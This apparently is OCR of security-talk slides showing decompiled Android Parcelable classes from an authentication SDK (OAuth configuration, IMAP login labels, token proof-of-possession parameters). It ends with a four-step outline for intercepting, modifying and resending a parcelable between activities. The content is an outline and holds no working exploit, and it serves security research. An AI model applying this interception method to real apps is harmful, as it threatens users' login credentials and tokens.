
```
public final class OAuthConfig implements android.os.Parcelable {
    public static final java.lang.String RESPONSE_TYPE_CODE = "code";
    public static final java.lang.String RESPONSE_TYPE_TOKEN = "token";
    private final java.lang.String authBaseUrl;
    private final java.lang.String clientId;
    private final java.lang.String codeVerifier;
    private final java.util.Map<java.lang.String, java.lang.String> customHeaders;
    private final java.util.List<android.util.Pair<java.lang.String, java.lang.String>> customParams;
    private final boolean hasState;
    private final java.lang.String redirectUri;
    private final java.lang.String responseType;
    private final java.lang.String scope;
    private final java.lang.String state;
    private final boolean supportCustomTabsFlow;
    public static final int $stable = 8;
    public static final android.os.Parcelable.Creator<com.[redacted].models.OAuthConfig>
;
```

70

74




```
public final class UserActionParams implements android.os.Parcelable {
    public static final int $stable = 8;
    public static final android.os.Parcelable.Creator<com.[redacted].customtabs.UserActionParams>
com.[redacted]customtabs.UserActionParams.Creator();
    private final android.graphics.Bitmap actionButtonBitmap;
    private final java.lang.String actionButtonString;
    private final java.lang.Integer clickableId;
    private final android.widget.RemoteViews remoteViews;
```




```
public final /* data */ class TraditionalAuthUIParams implements android.os.Parcelable {
    public static final int $stable = 8;
    public static final android.os.Parcelable.Creator<com.[redacted]s.TraditionalAuthUIParams> CREATOR = new
com.[redacted]s.TraditionalAuthUIParams.Creator();
    private final java.lang.String actionBarTitle;
    private java.lang.Integer advancedSettingTextColor;
    private final java.lang.String advancedSettingsText;
    private final java.lang.String backButtonTitle;
    private final com.[redacted]UIParams [redacted]erviceTypeIMAPUIParams;
    private final java.lang.String descriptionLabel;
    private java.lang.String displayNameLabel;
    private java.lang.String domainLabel;
    private final java.lang.String emailLabel;
    private java.lang.String helpButtonTitle;
    private java.lang.String incomingServerHostNameLabel;
    private java.lang.String incomingServerNameLabel;
    private java.lang.Integer incomingServerNameLabelColor;
    private java.lang.String incomingServerPasswordLabel;
    private java.lang.String incomingServerPortNumberLabel;
    private java.lang.String incomingServerSchemeLabel;
    private java.lang.String incomingServerUsernameLabel;
    private final java.lang.String insecureEncryptionSelectedHelperText;
    private final java.lang.String loginButtonTitle;
    private java.lang.String outgoingServerHostNameLabel;
    private java.lang.String outgoingServerNameLabel;
    private java.lang.Integer outgoingServerNameLabelColor;
    private java.lang.String outgoingServerPasswordLabel;
    private java.lang.String outgoingServerPortNumberLabel;
    private java.lang.String outgoingServerSchemeLabel;
    private java.lang.String outgoingServerUsernameLabel;
    private final java.lang.String passwordLabel;
    private java.lang.String serverLabel;
    private java.lang.String usernameLabel;
```


```
public final /* data */ class [redacted]ServiceTypeIMAPUIParams implements android.os.Parcelable {
    public static final int $stable = 0;
    public static final android.os.Parcelable.Creator<com[redacted]ServiceTypeIMAPUIParams>
com.[redacted]erviceTypeIMAPUIParams.Creator();
    private final java.lang.String authPasswordHelperPageText;
```



```
public final /* data */ class SDKAuthLoginParameters implements com.[redacted].SDKAuthParams {
    public static final int $stable = 0;
    private final com.[redacted]odels.AuthReason authReason;
    private final com.[redacted].AuthRetryParams authRetryParams;
    private final java.lang.String authScenarioOrigin;
    private final com.[redacted]odels.AuthenticationType authenticationType;
    private final java.lang.String authority;
    private final java.lang.String claim;
    private final java.lang.String cloudEnvironmentAAD;
    private final java.lang.String email;
    private final boolean isSovereign;
    private final java.lang.String odcHost;
    private final java.lang.String onPremUri;
    private final java.lang.String oneAuthAccountId;
    private final java.lang.String qrCodeSessionId;
    private final java.lang.String qrCodeTransferToken;
    private final java.lang.String resource;
    private final java.lang.String scope;
    private final com.[redacted].SdkType sdkType;
    private final java.lang.String serverUri;
    private final boolean useClientAuthority;
```



```
public final /* data */ class AuthRetryParams implements android.os.Parcelable {
    public static final int $stable = 0;
    public static final android.os.Parcelable.Creator<com.[redacted]uthRetryParams>
    private final java.lang.String claim;
    private final java.lang.String oneAuthAccountId;
    private final int retryCount;
    private final com.[redacted]okenPopParams tokenPopParams;
    private final com.[redacted]okenType tokenType;
```



```
public final /* data */ class TokenPopParams implements android.os.Parcelable {
    public static final int $stable = 0;
    public static final android.os.Parcelable.Creator<com.[redacted].TokenPopParams>
    private final java.lang.String host;
    private final java.lang.String method;
    private final java.lang.String nonce;
    private final java.lang.String path;
```


JADX
DECOMPILED CODE

❑ Intercept a parcelable object

❑ Store it

❑ Revive and modify

❑ Send it to the target



Target


Attacker

ActivityA

ActivityB

Interceptor

